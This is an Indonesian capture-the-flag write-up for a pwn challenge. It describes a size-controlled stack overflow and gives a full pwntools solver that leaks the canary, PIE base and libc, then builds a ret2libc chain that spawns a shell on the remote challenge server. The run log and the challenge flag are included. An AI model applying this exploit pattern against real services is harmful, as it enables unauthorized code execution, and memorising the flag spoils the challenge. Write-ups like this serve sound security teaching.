Diberikan 2 file ELF (server & client), file run.sh, dan Dockerfile. File server memiliki bug dimana inputan pertama digunakan sebagai size pada inputan kedua. Jadi kita bisa melakukan eksploitasi celah bof melalui inputan pertama. Langkah eksploitasi:

1. Me-leak address berdasarkan inputan pertama, size buff 0x400 jadi tinggal ditambah kelipatan 8 byte untuk me-leak value yang ada dibawah var buff (canary, __libc_main_return, pie dll)
2. Melakukan overwrite return address dengan payload berdasarkan leak tadi, disini paka cara ret2libc
3. Jika inputan pertama < 0 maka akan return, jadi tinggal input 0xffffffff yang sama dengan -1
4. return, bypass canary, spawn shell

Berikut solver yang kami buat

```
from pwn import *
#libc = ELF('/usr/lib/libc.so.6', checksec=False)
libc = ELF('libc-2.31.so', checksec=False)
elf = ELF('./server', checksec=False)
def sendPayload(sz, data, retval=False):
    # 0x00001211      ba04000000      mov edx, 4
    # take 4 bytes
    p.send(b'%s' % p32(sz))
    p.sendline(b'%s' % data)
    if retval:
        # 0x0000124a      ba0a000000      mov edx, 0xa
        p.recvline_contains('you said: ')
        return p.recv(sz)

#p = elf.process()
p = remote('104.248.146.184',10001)

# leak canary, pie, libc
canary      = u64(sendPayload(0x400 + 8*2, b'gg', retval=True)[-8:])
elf.address = u64(sendPayload(0x400 + 8*4, b'gg', retval=True)[-8:]) - (elf.sym['main']+58)
libc_leak   = u64(sendPayload(0x400 + 8*6, b'gg', retval=True)[-8:])
libc.address = eval(hex(libc_leak - libc.sym['__libc_start_main'])[:-3] + '000')

log.info(f'canary          @ 0x{canary:x}')
log.info(f'pie base         @ 0x{elf.address:x}')
log.info(f'__libc_start_main+242 @ 0x{libc_leak:x}')
log.info(f'libc base            @ 0x{libc.address:x}')

# typical ret2libc
payload = b''.join([
    p64(canary),
    p64(0),
    p64(elf.address + 0x000000000000101a), # ret
    p64(elf.address + 0x0000000000001343), # pop rdi
    p64(next(libc.search(b'/bin/sh'))),
    p64(libc.sym['system'])
])

sendPayload(0x400 + 8 + len(payload), b'A'*(0x400+8) + payload)
sendPayload(0xffffffff, b'pwn')

p.interactive()
```

Ketika dijalankan


```
aimer@ubuntu:~/Downloads/arkav/pwn$ python3 echo.py
[+] Opening connection to 104.248.146.184 on port 10001: Done
[*] canary @ 0xc492d389bfb7b400
[*] pie base @ 0x55de886c9000
[*] __libc_start_main+242 @ 0x7f523356e0b3
[*] libc base @ 0x7f5233547000
[*] Switching to interactive mode
you said: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA\x00\xb7\xbf\x89Ä\xc4\x00\x00\x00\x00\xa0l\x88\xdeU\x00C\xa3l\x88\xdeU\x00\xaa
\xe5o3R\x7f\x00\
$ cat flag.txt
Arkav7{it5_ju5t_l1k3_h34rtbl33d}$
```

Flag: Arkav7{it5_ju5t_l1k3_h34rtbl33d}